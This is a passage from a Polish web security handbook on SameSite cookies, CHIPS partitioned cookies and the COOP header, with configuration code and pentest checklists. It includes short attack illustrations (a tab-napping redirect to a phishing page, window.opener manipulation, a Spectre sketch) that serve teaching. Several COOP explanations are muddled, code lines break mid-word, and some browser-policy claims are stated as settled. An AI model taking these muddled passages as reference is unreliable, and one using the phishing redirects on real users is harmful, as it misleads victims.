  saveUninitialized: false,
  cookie: {
    secure: true, // tylko HTTPS
    httpOnly: true, // brak dostępu przez JS
    sameSite: 'strict', // CSRF ochrona
    maxAge: 3600000, // 1 godzina
    path: '/', // wymagane przez __Host- prefix
    // domain: undefined // __Host- prefix wymaga braku Domain
  }
};

app.use(session(sessionConfig));
```

```
# Django settings.py:
SESSION_COOKIE_SAMESITE = 'Strict' # lub 'Lax'
SESSION_COOKIE_SECURE = True
SESSION_COOKIE_HTTPONLY = True
SESSION_COOKIE_AGE = 3600 # sekundy
CSRF_COOKIE_SAMESITE = 'Strict'
CSRF_COOKIE_SECURE = True
```

13. Podsumowanie

Kluczowe fakty:

1. `SameSite=Strict` — cookie wysyłane tylko same-site (najsilniejsza ochrona, ograniczenia UX)
2. `SameSite=Lax` — domyślne od Chrome 80; blokuje cross-site POST, przepuszcza GET navigation
3. `SameSite=None` — third-party cookies; WYMAGA `Secure`; podatne na CSRF
4. "Same-site" ≠ "same-origin" — same-site jest luźniejsze (eTLD+1, np. subdomenowe)
5. Nie zastępuje CSRF tokenów — to **defense in depth**

Dla pentestera:

- Sprawdź `Set-Cookie` header: brak SameSite = potencjalny CSRF
- Testuj GET endpointy z side-effects: `SameSite=Lax` nie chroni przed CSRF via GET navigation
- Subdomena z XSS może obejść SameSite (same-site includes subdomains)
- `SameSite=None` bez `Secure` = cookie jest ignorowane przez Chrome → błąd konfiguracji

Powiązania

SameSite Cookies

- CSRF (Rozdział 14)
SameSite to główna obrona przed CSRF
Uzupełnienie: CSRF token
- Fetch Metadata (Rozdział 39)
Oba chronią przed cross-site requestami
FM: po stronie serwera; SameSite: po stronie cookies
- CHIPS (Rozdział 41)
CHIPS to rozszerzenie dla third-party cookies
(partitioned SameSite=None)
- Cookies (Rozdział 14)
HttpOnly, Secure, SameSite = trinity cookie security

Rozdział 41: CHIPS (Cookies Having Independent Partitioned State)

1. Czym jest CHIPS

CHIPS (Cookies Having Independent Partitioned State) to mechanizm przeglądarki umożliwiający stronom trzecim (third-party) ustawianie cookies które są **partycjonowane** — czyli izolowane per top-level site. Cookie ustawione przez `widget.com` gdy jest embeddowane na `shop.com` jest dostępne tylko gdy `widget.com` jest na `shop.com` — a nie gdy jest embeddowane na `news.com`. Eliminuje to cross-site tracking przy zachowaniu legitimate use cases.

CHIPS jest implementowane przez atrybut `Partitioned` na ciasteczku:

```
Set-Cookie: __Host-session=TOKEN; SameSite=None; Secure; Partitioned
```

CHIPS stanowi odpowiedź na deprecjację klasycznych third-party cookies (blokowanych od Chrome 2024+) i część Privacy Sandbox Google. Pozwala embedded widgets, CDN session tokens i podobnym scenariuszom nadal działać — ale bez możliwości śledzenia użytkownika między domenami.

2. Dlaczego powstał

Problem: third-party cookies = cross-site tracking

Klasyczne third-party cookie:

```
Użytkownik odwiedza shop.com → iframe ads.com ustawia cookie tracking_id=USER123
Użytkownik odwiedza news.com → iframe ads.com widzi ten sam cookie tracking_id=USER123
Użytkownik odwiedza bank.com → iframe ads.com: tracking_id=USER123

Wynik: ads.com zna pełną historię przeglądania użytkownika!
```

To jest fundamentalny mechanizm cross-site tracking i budowania profili użytkownika. Regulacje (GDPR, CCPA) i naciski użytkowników sprawiły że przeglądarki zaczęły blokować third-party cookies:

- Safari: ITP (Intelligent Tracking Prevention) od 2017
- Firefox: Enhanced Tracking Protection od 2019
- Chrome: Phase-out 2024+

Jednak całkowita blokada niszczy **legitimate** use cases:

- Customer support chat widget (potrzebuje sesji gdy embeddowany na różnych stronach klienta)
- Mapy embeddowane (sesja dla zalogowanych użytkowników)
- CDN load balancing cookies
- Federated login (OAuth, SSO)

- Embedded payment forms

CHIPS (2022, Chrome 114+) rozwiązuje ten dylemat: cookie jest izolowane do top-level site gdzie zostało ustawione.

3. Jak działa

Partycjonowanie cookies

Bez CHIPS (klasyczny third-party cookie):

```
Cookie key: (domain=widget.com, name=session)
Wartość: USER123

Dostęp z shop.com: widget.com → session=USER123 ✓
Dostęp z news.com: widget.com → session=USER123 ✓ (ŚLEDZENIE!)
```

Z CHIPS (partitioned cookie):

```
Cookie key: (domain=widget.com, partition-key=shop.com, name=session)
Wartość: SHOP_SESSION_XYZ

Cookie key: (domain=widget.com, partition-key=news.com, name=session)
Wartość: NEWS_SESSION_ABC

Dostęp z shop.com: widget.com → session=SHOP_SESSION_XYZ ✓
Dostęp z news.com: widget.com → session=NEWS_SESSION_ABC ✓ (INNE cookie!)
→ Widget.com nie może połączyć aktywności na shop.com i news.com!
```

Atrybut Partitioned

```
# Ustawianie partitioned cookie:
Set-Cookie: __Host-widget_session=TOKEN;
            SameSite=None;
            Secure;
            Path=/;
            Partitioned

# WAŻNE: Partitioned WYMAGA:
# - SameSite=None (cross-site cookie)
# - Secure (tylko HTTPS)
# - Zalecane: __Host- prefix (wymusza Path=/ i brak Domain)
```

Partition key

Partition key to top-level site (schemat + eTLD+1) strony w której jest embeddowany widget:

```
Użytkownik na https://shop.example.com
→ embed: https://widget.com/chat
→ Partition key: https://example.com

Użytkownik na https://news.example.org
→ embed: https://widget.com/chat
→ Partition key: https://example.org
```

Same-origin i partitioned

Jeśli widget i strona główna są same-site, CHIPS nie jest potrzebne (SameSite=Lax/Strict wystarczy). CHIPS jest dla **cross-site** embedded zasobów.

4. Co dzieje się wewnątrz

Cookie jar z partycją

Przeglądarka przechowuje cookies w "cookie jar" z dodatkowym kluczem partycji:

Cookie Store:

```
(widget.com, shop.com) → __Host-session = SHOP_ABC
(widget.com, news.com) → __Host-session = NEWS_XYZ
(widget.com, null)      → __Host-old_session = TRACK ← unpartitioned (BLOKOWA
NE!)
```

Przeglądarka wysyłając request do `widget.com` z kontekstu `shop.com` filtruje tylko cookies z partition key = `shop.com`.

Walidacja przez przeglądarkę

Jeśli ciasteczko ma Partitioned ale brak SameSite=None lub Secure:
→ przeglądarka odrzuca Set-Cookie (ignoruje)

Jeśli ciasteczko ma Partitioned i jest same-origin:
→ przeglądarka może przyjąć (same-origin partitioned cookie też możliwe)

JavaScript i partitioned cookies

```
// JavaScript w iframe widget.com na shop.com:
document.cookie // widzi tylko cookies z partition key=shop.com

// Fetch z credentials:
fetch('/api/session', { credentials: 'include' });
// Wysyła tylko partitioned cookies dla tego kontekstu
```

5. Analogiczny przykład z życia

CHIPS to **karta lojalnościowa** w centrum handlowym:

- W centrum handlowym (top-level site) każdy sklep (third-party widget) może wydać ci kartę lojalnościową (cookie)
- Karta działa TYLKO w tym centrum handlowym — nie możesz jej użyć w innym centrum
- Posiadanie karty w jednym centrum nie ujawnia twoich zakupów drugiemu centrum
- Sklep (widget) może znać twoją historię w tym konkretnym centrum — ale nie we wszystkich centrach na świecie (brak global tracking)

6. Przykład kodu

```
// === Iframe widget: ustawianie partitioned cookie przez JS ===
// (tylko za pomocą Set-Cookie header, nie document.cookie dla Partitioned!)

// Server-side: widget.com serwer ustawia cookie:
// Ten header musi pojawić się w response z widget.com
```

```
# === Backend widget.com (Python/Flask): ===

@app.route('/widget/init')
def widget_init():
    response = make_response(render_template('widget.html'))

    # Partitioned cookie – izolowane do top-level site gdzie widget jest embedow
    any
    response.headers.add(
        'Set-Cookie',
        '__Host-widget_session={}; SameSite=None; Secure; Path=/; Partitioned'.f
    ormat(
        generate_session_token()
    )
    )
    return response
```

```
// === Node.js/Express: ustawianie partitioned cookie ===

app.get('/widget/session', (req, res) => {
    const sessionToken = generateSecureToken();

    // Ręcznie konstruuuj header bo Express nie ma natywnego 'partitioned' option
    res.setHeader(
        'Set-Cookie',
        `__Host-widget_session=${sessionToken}; SameSite=None; Secure; Path=/; P
    artitioned`
    );

    res.json({ status: 'session initialized' });
});
```

```
<!-- === Top-level site (shop.com): embeddowanie widgetu === -->
<!DOCTYPE html>
<html>
<head><title>Shop</title></head>
<body>
    <!-- Widget customer support: -->
    <iframe
        src="https://widget.com/chat"
        allow="storage-access"
        style="width: 300px; height: 400px;">
    </iframe>

    <!-- Widget.com może teraz ustawiać __Host-widget_session z Partitioned -->
    <!-- Cookie będzie izolowane do partition key = shop.com -->
</body>
</html>
```

```
// === Sprawdzenie wsparcia CHIPS w JavaScript ===

// Sprawdź czy przeglądarka wspiera partitioned cookies:
async function checkChipsSupport() {
  // Metoda 1: User-Agent parsing (mało eleganckie)
  // Metoda 2: Feature detection przez Storage Access API

  try {
    // Storage Access API (powiązane z CHIPS):
    const hasAccess = await document.hasStorageAccess();
    console.log('Storage access:', hasAccess);
  } catch (e) {
    console.log('Storage Access API not supported');
  }

  // Sprawdź cookie po ustawieniu:
  // Jeśli partitioned cookie zostało przyjęte, będzie widoczne w tym kontekście
}

```

7. Przykład z prawdziwej aplikacji

Customer Support Chat Widget

```
Bez CHIPS (cross-site tracking):
shop.com → chat.widget.com: session_id=USER_PROFILE_123
news.com → chat.widget.com: session_id=USER_PROFILE_123 ← TE SAME DANE!
Widget widzi że USER_PROFILE_123 odwiedza shop.com i news.com

Z CHIPS:
shop.com → chat.widget.com: session_id=SHOP_SESSION_XYZ
news.com → chat.widget.com: session_id=NEWS_SESSION_ABC ← RÓŻNE!
Widget nie może połączyć aktywności między domenami

```

CDN Load Balancing

```
# CDN (np. Cloudflare) ustawia cookie do sticky sessions:
Set-Cookie: __cfld=BACKEND_ID; SameSite=None; Secure; Partitioned

# Bez Partitioned: BACKEND_ID widoczny na wszystkich stronach używających Cloudflare
# Z Partitioned: BACKEND_ID izolowany per top-level site

```

Embedded Maps / Analytics

```
// Google Maps lub inna usługa map embeddowana:
// Zalogowany użytkownik Google może widzieć swoje "saved places"

// Bez CHIPS: Google wie że ten sam użytkownik jest na shop.com i news.com
// Z CHIPS: sesja Googlee izolowana do top-level kontekstu
// (choć Google może użyć FPS – First-Party Sets dla własnych domen)

```

Third-party Login / SSO

Problem z CHIPS dla SSO:

1. user.com embedduje auth.sso.com w iframe
2. SSO ustawia partitioned cookie
3. Gdy user.com redirectuje do sso.com (top-level), partitioned cookie z iframe NIE jest dostępne (inny kontekst)

Rozwiązanie: Storage Access API lub First-Party Sets (FPS/RWS)

8. Typowe błędy programistów

Błąd 1: Partitioned bez Secure lub SameSite=None

```
# BŁĄD: brak wymaganych atrybutów
Set-Cookie: session=TOKEN; Partitioned
# Przeglądarka odrzuca! Partitioned wymaga SameSite=None i Secure

# POPRAWKA:
Set-Cookie: __Host-session=TOKEN; SameSite=None; Secure; Path=/; Partitioned
```

Błąd 2: Niezrozumienie że unpartitioned cookies są blokowane

```
// BŁĄD: oczekiwanie że stary third-party cookie nadal działa
// W Chrome 2024+: third-party cookies bez Partitioned = BLOKOWANE!

// Widget próbuje ustawić:
Set-Cookie: session=TRACK; SameSite=None; Secure
// W Chrome 2024+ z Phase-out → cookie jest blokowane w cross-site kontekście!

// POPRAWKA: dodaj Partitioned lub zrefaktoruj bez cookies
```

Błąd 3: Użycie partitioned cookies dla sharing danych między domenami

```
// BŁĄD koncepcyjny: próba udostępnienia danych między domain.com i partner.com
// przez partitioned cookie

// Partitioned celowo uniemożliwia to!
// Widget.com na domain.com != widget.com na partner.com → różne partycje

// Alternatywy dla legitimate cross-site data sharing:
// - Storage Access API (user consent)
// - Related Website Sets / First-Party Sets
// - Federated Identity (FedCM)
```

Błąd 4: Brak migracji z unpartitioned na partitioned

```
// BŁĄD: stary widget używa SameSite=None bez Partitioned
// Po Chrome phase-out → widget przestaje działać

// Plan migracji:
// 1. Audit: które cookies są cross-site?
// 2. Dodaj Partitioned do cookies które powinny być izolowane
// 3. Dla cookies wymagających cross-site sharing → Storage Access API lub FedCM
// 4. Testuj w Chrome z flagą: chrome://flags/#test-third-party-cookie-phaseout
```

9. Znaczenie dla bezpieczeństwa

Eliminacja cross-site tracking

CHIPS fundamentalnie eliminuje możliwość śledzenia użytkownika przez third-party cookies:

```
Bez CHIPS: reklamy na 1000 stronach → jeden cookie → pełny profil użytkownika
Z CHIPS: reklamy na 1000 stronach → 1000 różnych partitioned cookies → brak profilu
```

Zmniejszenie surface area dla cookie theft

```
Jeśli atakujący kradnie session cookie widget.com:
- Bez Partitioned: kradnie GLOBALNĄ sesję (cross-site tracking danych)
- Z Partitioned: kradnie sesję TYLKO dla jednego top-level site

Skradziony token ma znacznie mniejszy impact.
```

Information leakage przez unpartitioned

```
// Bez CHIPS – side-channel information:
// Atakujący na evil.com embedduje widget.com (SameSite=None)
// Widget.com widzi cookie z poprzednich wizyt na innych stronach
// → może ujawnić że użytkownik odwiedzał competitor.com (przez user profile)

// Z CHIPS: evil.com widzi tylko evil.com-partitioned cookies
// → brak cross-site information leakage
```

Privacy Sandbox i CHIPS

CHIPS jest częścią Google Privacy Sandbox — zestawu API zastępujących third-party cookies:

- **CHIPS**: partitioned cookies
- **FLoC → Topics API**: grupowanie zainteresowań bez indywidualnego trackingu
- **FLEDGE (Protected Audience)**: reklamy bez ujawniania danych
- **Attribution Reporting**: konwersje reklam bez cross-site tracking
- **Federated Identity (FedCM)**: SSO bez trzeciej strony trackującej

Powiązane CWE

- **CWE-614** — Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
- **CWE-1004** — Sensitive Cookie Without 'HttpOnly' Flag
- Nie ma dedykowanego CWE dla CHIPS — to mechanizm prywatności, nie typowa podatność

10. Jak identyfikować podczas pentestu

Sprawdź Set-Cookie headers

```
# Sprawdź czy third-party cookies są partitioned:
curl -c /dev/null https://widget.example.com/init \
  -H "Referer: https://shop.com" | grep -i "set-cookie"

# Szukaj:
# - SameSite=None bez Partitioned → unpartitioned cross-site cookie (tracking?)
# - Partitioned → CHIPS (izolowane)
# - Brak SameSite=None na cross-site cookies → może nie działać poprawnie
```

DevTools → Application → Cookies

1. Na stronie z embeddowanym third-party:
2. DevTools → Application → Cookies
3. Kliknij na domenę third-party
4. Szukaj kolumny "Partition Key" – jeśli jest wartość → partitioned cookie
5. Brak Partition Key przy third-party cookie → unpartitioned (problematyczne)

Test tracking

```
// Sprawdź czy widget może śledzić między domenami:
// 1. Wejdź na site-a.com z embeddem widget.com
// 2. Sprawdź cookie widget.com → zapisz wartość
// 3. Wejdź na site-b.com z embeddem widget.com
// 4. Sprawdź cookie widget.com → czy ta sama wartość?

// Jeśli CHIPS: wartości RÓŻNE ✓ (poprawne)
// Jeśli nie CHIPS: wartości IDENTYCZNE → cross-site tracking!
```

11. Jak testować bezpieczeństwo

- ☐ Czy third-party cookies mają atrybut Partitioned?
- ☐ Czy Partitioned cookies mają SameSite=None i Secure?
- ☐ Czy unpartitioned SameSite=None cookies nadal istnieją (legacy)?
- ☐ Czy widget działa po Chrome third-party cookie phase-out?
- ☐ Czy cookie rozmiar nie przekracza 10KB (Chrome limit dla partitioned)?
- ☐ Czy nie używasz partitioned cookies do cross-site data sharing (niemożliwe!)?
- ☐ Czy Storage Access API jest używane tam gdzie shared state jest potrzebny?
- ☐ Czy widget nie zakłada dostępu do unpartitioned cookies?

12. Jak się zabezpieczać

```
# Prawidłowa konfiguracja third-party cookies z CHIPS:
Set-Cookie: __Host-widget_session=TOKEN;
           SameSite=None;
           Secure;
           Path=/;
           Partitioned;
           Max-Age=3600

# Dla cookie które NIE potrzebują cross-site → same-site cookie:
Set-Cookie: __Host-user_pref=dark; SameSite=Lax; Secure; HttpOnly; Path=/
```

```
// === Node.js: helper do ustawiania partitioned cookies ===

function setPartitionedCookie(res, name, value, options = {}) {
  const {
    maxAge = 3600,
    path = '/',
    httpOnly = true,
  } = options;

  // Partitioned cookie wymaga ręcznego header bo większość frameworków
  // nie ma natywnego wsparcia (2024)
  const cookieParts = [
    `${name}=${encodeURIComponent(value)}`,
    `SameSite=None`,
    `Secure`,
    `Path=${path}`,
    `Partitioned`,
    `Max-Age=${maxAge}`,
  ];

  if (httpOnly) cookieParts.push('HttpOnly');

  res.setHeader('Set-Cookie', cookieParts.join('; '));
}

// Użycie:
app.get('/widget/init', (req, res) => {
  setPartitionedCookie(res, '__Host-widget_session', generateToken(), {
    maxAge: 3600,
    httpOnly: true,
  });
  res.json({ initialized: true });
});
```

```
// === Feature detection i graceful degradation ===

// Na stronie widget.com:
async function initSession() {
  // Sprawdź czy unpartitioned cookies działają (starsze przeglądarki):
  const testResponse = await fetch('/test-cookie', { credentials: 'include'
});
  const { cookieReceived } = await testResponse.json();

  if (!cookieReceived) {
    // Chrome 2024+ phase-out → użyj Storage Access API:
    if (typeof document.requestStorageAccess !== 'undefined') {
      await document.requestStorageAccess();
      // Teraz partitioned storage jest dostępny
    }
    // lub: użyj własnej session przez postMessage z parent frame
  }
}
```

13. Podsumowanie

Kluczowe fakty:

1. CHIPS = **Partitioned** atrybut cookie — izoluje cross-site cookies per top-level site

2. Eliminuje cross-site tracking przez third-party cookies
3. Wymaga `SameSite=None` + `Secure` + `Partitioned` w Set-Cookie
4. Partition key = top-level site (schemat + eTLD+1) gdzie cookie zostało ustawione
5. Chrome Phase-out 2024: unpartitioned third-party cookies → blokowane; CHIPS = legalna alternatywa

Dla pentestera:

- Sprawdź `Set-Cookie` w iframe/embedded zasobach: `Partitioned` obecny?
- Brak `Partitioned` na `SameSite=None` cookie → możliwe cross-site tracking
- Testuj czy te same cookie wartości pojawiają się na różnych top-level sites (brak CHIPS → tracking)
- DevTools → Application → Cookies → sprawdź kolumnę "Partition Key"

Powiązania

CHIPS (Partitioned Cookies)

- SameSite Cookies (Rozdział 40)
 - SameSite=None wymagane dla Partitioned
 - CHIPS uzupełnia, nie zastępuje SameSite
- Storage Access API (Rozdział 47)
 - SAA: alternatywny mechanizm dostępu do unpartitioned storage
 - CHIPS: izoluje cookies bez potrzeby user gesture
- Cookies (Rozdział 14)
 - Podstawy cookie security: HttpOnly, Secure, SameSite
- Fenced Frames (Rozdział 48)
 - Kolejny element Privacy Sandbox
 - Bezpieczne embedding bez cross-site data sharing

Rozdział 42: COOP (Cross-Origin-Opener-Policy)

1. Czym jest COOP

Cross-Origin-Opener-Policy (COOP) to nagłówek HTTP odpowiedzi, który kontroluje jak dokument współdzieli **browsing context group** z innymi dokumentami otwartymi przez `window.open()` lub linki `target="_blank"`. COOP izoluje dokument w oddzielnym, samodzielnym browsing context — uniemożliwiając cross-origin stronom uzyskanie referencji `window` do dokumentu i odwrotnie.

Główne wartości:

Wartość	Zachowanie
<code>unsafe-none</code>	Domyślne — brak izolacji; cross-origin <code>window.opener</code> jest dostępne
<code>same-origin-allow-popups</code>	Izoluje od cross-origin; pozwala dokumentowi otwierać popupy cross-origin
<code>same-origin</code>	Pełna izolacja — tylko same-origin dokumenty mogą być w tym samym browsing context group

```
Cross-Origin-Opener-Policy: same-origin
```

COOP jest kluczowy dla włączenia **cross-origin isolation** — co z kolei odblokowuje dostęp do `SharedArrayBuffer` i wysokiej rozdzielczości timera `performance.now()`, wymaganych przez np. WebAssembly SIMD czy wielowątkowe operacje.

2. Dlaczego powstał

Problem: Spectre i cross-origin leaks przez SharedArrayBuffer

W 2018 ujawniono podatności **Spectre** i **Meltdown** — ataki side-channel oparte na CPU cache timing. W kontekście przeglądarki:

```
// Spectre attack przez SharedArrayBuffer:  
// Atakujący i ofiara w tym samym process → Spectre może czytać pamięć ofiary  
  
const sharedBuffer = new SharedArrayBuffer(1024);  
// Dzięki SharedArrayBuffer i wysokiej rozdzielczości timera:  
// Atakujący może mierzyć timing dostępu do pamięci  
// I przez cache side-channel odczytać dane ofiary z pamięci procesu
```

Przeglądarki **dezaktywowały** `SharedArrayBuffer` i zmniejszyły dokładność `performance.now()` globalnie (2018).

Aby je bezpiecznie przywrócić — potrzebna była **cross-origin isolation**: gwarancja że dokumenty z różnych originów NIE są w tym samym procesie OS. COOP + COEP (Rozdział 43) razem tworzą cross-origin isolation.

Problem: window.opener atak

```
// Na evil.com:
const victim = window.open('https://shop.com');
// victim.location.href = 'https://phishing.com'; // możliwe jeśli brak COOP!

// Na shop.com (bez COOP):
window.opener // referencja do evil.com! → evil.com może manipulować shop.com
window.opener.location = 'https://phishing.com'; // redirect evil.com
```

COOP rozwiązuje oba problemy przez izolację browsing context group.

3. Jak działa

same-origin (pełna izolacja)

```
Cross-Origin-Opener-Policy: same-origin
```

```
// Na shop.com z COOP: same-origin:

// Jeśli evil.com otwiera shop.com przez window.open():
const shopWin = window.open('https://shop.com');
shopWin // null lub closed window – brak dostępu!
shopWin.document // SecurityError: nie możesz uzyskać dostępu

// Na shop.com:
window.opener // null – shop.com nie widzi kto go otworzył!
```

same-origin-allow-popups

```
Cross-Origin-Opener-Policy: same-origin-allow-popups
```

```
// Na shop.com z same-origin-allow-popups:
// shop.com może otwierać cross-origin popupy (np. OAuth popup):
const oauthPopup = window.open('https://accounts.google.com/oauth');
// shop.com może komunikować się z tym popupem (jeśli popup na to pozwala)

// ALE: cross-origin strony które otwierają shop.com → nie mają dostępu do shop.com window
```

unsafe-none (domyślne)

```
Cross-Origin-Opener-Policy: unsafe-none
# lub brak nagłówka
```

```
// Klasyczne zachowanie – wszystkie otwarte strony w tym samym browsing context
group
// Możliwość window.opener ataków
```

Cross-origin isolation status

```
// Sprawdź czy cross-origin isolation jest aktywne:
crossOriginIsolated // true jeśli COOP=same-origin + COEP=require-corp

// Jeśli crossOriginIsolated === true:
new SharedArrayBuffer(1024); // dozwolone!
performance.now();           // wysoka rozdzielczość!
Atomics.wait(sharedBuffer, 0, 0, 100); // działa!
```


4. Co dzieje się wewnątrz

Browsing Context Group

Przeglądarka grupuje dokumenty w **Browsing Context Groups** — dokumenty w tej samej grupie mogą:

- Mieć referencje `window.opener` do siebie
- Synchronicznie komunikować się przez `postMessage`
- Potencjalnie być w tym samym procesie OS (site isolation)

Bez COOP:



Z COOP: same-origin na shop.com:



Brak window.opener między grupami!

Process isolation (Site Isolation)

Z COOP + COEP (cross-origin isolation), przeglądarka może umieścić dokumenty w oddzielnych procesach OS:

```
Z cross-origin isolation:
Process A: evil.com
Process B: shop.com (COOP: same-origin, COEP: require-corp)
  → Spectre nie może przeskoczyć między procesami!
  → SharedArrayBuffer bezpieczny
```

COOP-Report-Only

```
# Testuj wpływ COOP bez faktycznego blokowania:  
Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop-endpoint"
```

Raportowanie naruszeń

```
// Konfiguracja report endpoint:  
// Nagłówek Report-To:  
Report-To: {"group":"coop-endpoint","max_age":86400,"endpoints":[{"url":"http  
s://example.com/reports"}]}
```

5. Analogiczny przykład z życia

COOP to **odrębne wejścia do biurowców**:

- Bez COOP: jeden budynek wspólny — każdy kto wchodzi przez te same drzwi (window.open) może widzieć innych lokatorów i chodzić po korytarzach (window.opener)
- Z COOP=same-origin: osobne budynki z oddzielnymi wejściami — tylko firmy z tej samej grupy (same-origin) są w jednym budynku
- cross-origin firma otwierająca drzwi do twojego budynku przez `window.open` dostaje osobne wejście do oddzielnego budynku — nie ma dostępu do twoich pomieszczeń
- SharedArrayBuffer to superszybka winda wewnątrz budynku — może działać tylko jeśli budynek jest bezpieczny (cross-origin isolated)

6. Przykład kodu

```
// === Sprawdzenie stanu izolacji ===

// Czy cross-origin isolation jest aktywna?
console.log('Cross-origin isolated:', crossOriginIsolated);

// Wymagania dla crossOriginIsolated = true:
// 1. COOP: same-origin (na dokumencie)
// 2. COEP: require-corp (na dokumencie i wszystkich zasobach)

// Tylko gdy crossOriginIsolated === true:
if (crossOriginIsolated) {
  const buffer = new SharedArrayBuffer(1024 * 1024); // 1MB
  const view = new Int32Array(buffer);

  // Wysoka rozdzielczość czasu:
  const t0 = performance.now();
  // ... operacja ...
  const t1 = performance.now();
  console.log(`Czas: ${t1 - t0}ms`); // sub-millisecond precision

  // Worker z SharedArrayBuffer:
  const worker = new Worker('worker.js');
  worker.postMessage({ buffer }, [buffer]); // transfer
} else {
  console.warn('SharedArrayBuffer niedostępny bez cross-origin isolation');
}
```

```
// === window.opener – sprawdzenie dostępu ===

// Na stronie bez COOP:
window.addEventListener('load', () => {
  if (window.opener) {
    console.log('Strona otwarta przez:', window.opener.location?.href);
    // Potencjalny tab-napping!
  }

  // Ochrona przed opener attacks bez COOP:
  window.opener = null; // Wyczyść referencję (nie zawsze skuteczne)
});

// Na stronie z COOP: same-origin:
// window.opener === null automatycznie dla cross-origin openerów
```

```
// === Bezpieczne otwieranie linków – rel="noopener" jako fallback ===

// Bez COOP na serwerze, rel="noopener" na linkach:
// <a href="https://external.com" target="_blank" rel="noopener noreferrer">Link
// </a>

// Z JavaScript:
function safeOpen(url) {
  const popup = window.open(url, '_blank', 'noopener,noreferrer');
  // noopener: popup nie ma dostępu do window.opener
  // noreferrer: implicitly adds noopener
  return popup;
}
```

```
# === Kompletna konfiguracja COOP + raportowanie ===

Cross-Origin-Opener-Policy: same-origin; report-to="coop"
Report-To: {"group":"coop", "max_age":86400, "endpoints":[{"url":"https://app.example.com/csp-report"}]}
```

7. Przykład z prawdziwej aplikacji

OAuth popup z COOP

Typowy problem: OAuth wymaga popupu cross-origin (np. Google login).

```
// Problem: COOP: same-origin blokuje komunikację między parentem a OAuth popup

// Strona główna:
const oauthPopup = window.open(
  'https://accounts.google.com/oauth?client_id=...&redirect_uri=...',
  'oauth',
  'width=500,height=600'
);

// Bez COOP: oauthPopup === null jeśli Google nie ma COOP? Nie –
// Problem jest odwrotny: jeśli NASZA strona ma COOP=same-origin,
// a OAuth popup jest cross-origin → popup nie ma dostępu do naszego window
// → popup nie może wywołać window.opener.handleOAuth(token)!
```

Rozwiązanie:

```
// Opcja 1: same-origin-allow-popups (pozwala naszej stronie otwierać cross-origin popup):
// Cross-Origin-Opener-Policy: same-origin-allow-popups

// Opcja 2: Użyj postMessage zamiast window.opener:
// Popup po auth robi:
window.opener.postMessage({ type: 'oauth_success', token: TOKEN }, 'https://our-site.com');
// Parent nasłuchuje:
window.addEventListener('message', (e) => {
  if (e.origin === 'https://oauth-provider.com' && e.data.type === 'oauth_success') {
    handleAuthToken(e.data.token);
  }
});
```

Tab-napping bez COOP

Klasyczny tab-napping attack:

```
<!-- Na evil.com, link: -->
<a href="https://evil.com/fake-bank" target="_blank">Przeczytaj artykuł o bezpieczeństwie</a>
```

```
// Na evil.com/fake-bank (otwarty w nowej karcie):
window.opener.location.href = 'https://phishing-bank.com';
// Przekieruj oryginalną kartę użytkownika na phishing!
```

Z COOP na evil.com → shop.com: shop.com ma `window.opener = null` → atak niemożliwy.

Spectre simulation

```
// Atak Spectre wymaga SharedArrayBuffer i wysokiej rozdzielczości timera:
// Bez cross-origin isolation → SharedArrayBuffer niedostępny

// Z cross-origin isolation:
// crossOriginIsolated = true → przeglądarka gwarantuje process isolation
// → Spectre nie może czytać danych cross-origin

// Sprawdzenie:
if (!crossOriginIsolated) {
    console.error('NIEBEZPIECZNE: brak izolacji! SharedArrayBuffer może umożliwić Spectre!');
}
```

8. Typowe błędy programistów

Błąd 1: Wdrożenie COOP bez COEP

```
# BŁĄD: samo COOP nie aktywuje crossOriginIsolated
Cross-Origin-Opener-Policy: same-origin
# Brak: Cross-Origin-Embedder-Policy: require-corp

# crossOriginIsolated === false! SharedArrayBuffer nadal niedostępny!

# POPRAWKA: oba nagłówki razem:
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
```

Błąd 2: Pomylenie COOP z CORS

```
// BŁĄD: myślenie że COOP kontroluje CORS
// COOP: kontroluje browsing context group i window.opener
// CORS: kontroluje dostęp do zasobów cross-origin przez fetch/XHR

// COOP nie wpływa na CORS nagłówki!
// CORS nie wpływa na window.opener!
```

Błąd 3: Zbyt wczesne włączenie same-origin (brak testowania)

```
# BŁĄD: wdrożenie na prod bez testowania
Cross-Origin-Opener-Policy: same-origin

# Konsekwencje:
# - OAuth popupy mogą przestać działać
# - window.open() cross-origin zwraca null-like window
# - Zewnętrzne widget integracje mogą się psuć

# POPRAWKA: Use Report-Only first!
Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="coop"
# Zbierz raporty → zidentyfikuj problemy → wdróż COOP
```

Błąd 4: Poleganie na rel="noopener" zamiast COOP

```
<!-- CZĘŚCIOWA ochrona: rel="noopener" chroni ten konkretny link -->
<a href="..." rel="noopener">Link</a>

<!-- Ale nie chroni jeśli ktoś inny otwiera TWOJĄ stronę przez window.open() -->
<!-- COOP: same-origin chroni całą stronę – bez względu na to jak jest otwierana -->
```

9. Znaczenie dla bezpieczeństwa

Tab-napping ochrona

```
Bez COOP:
evil.com otwiera shop.com → shop.com ma window.opener = evil.com
evil.com może: window.open('https://shop.com').opener → dostęp! (odwrotnie)
lub shop.com może: window.opener → referencja do evil.com → redirect evil.com

Z COOP: same-origin:
evil.com otwiera shop.com → RÓŻNE browsing context groups
window.opener === null na shop.com
Brak cross-reference!
```

SharedArrayBuffer i Spectre

```
SharedArrayBuffer wymagany dla:
- WebAssembly threads
- Emscripten multi-threaded apps (np. gry, video processing)
- AudioWorklet z shared memory
- Biblioteki kryptograficzne (np. sodium.js z WASM)

Bez crossOriginIsolated (COOP+COEP): SharedArrayBuffer = undefined
Z crossOriginIsolated: SharedArrayBuffer działa bezpiecznie
```

Information leakage przez timing

```
// Bez crossOriginIsolated: performance.now() zaokrąglone do 100µs lub więcej
// Uniemożliwia Spectre timing attacks ale też utrudnia profiling

// Z crossOriginIsolated: performance.now() z pełną rozdzielczością
// Bezpieczne bo process isolation uniemożliwia Spectre
```

Powiązane CWE

- **CWE-346** — Origin Validation Error
- **CWE-1021** — Improper Restriction of Rendered UI Layers or Frames (tab-napping powiązane)
- **CWE-209** — Information Exposure Through an Error Message (Spectre powiązane)

10. Jak identyfikować podczas pentestu

Sprawdź nagłówki HTTP
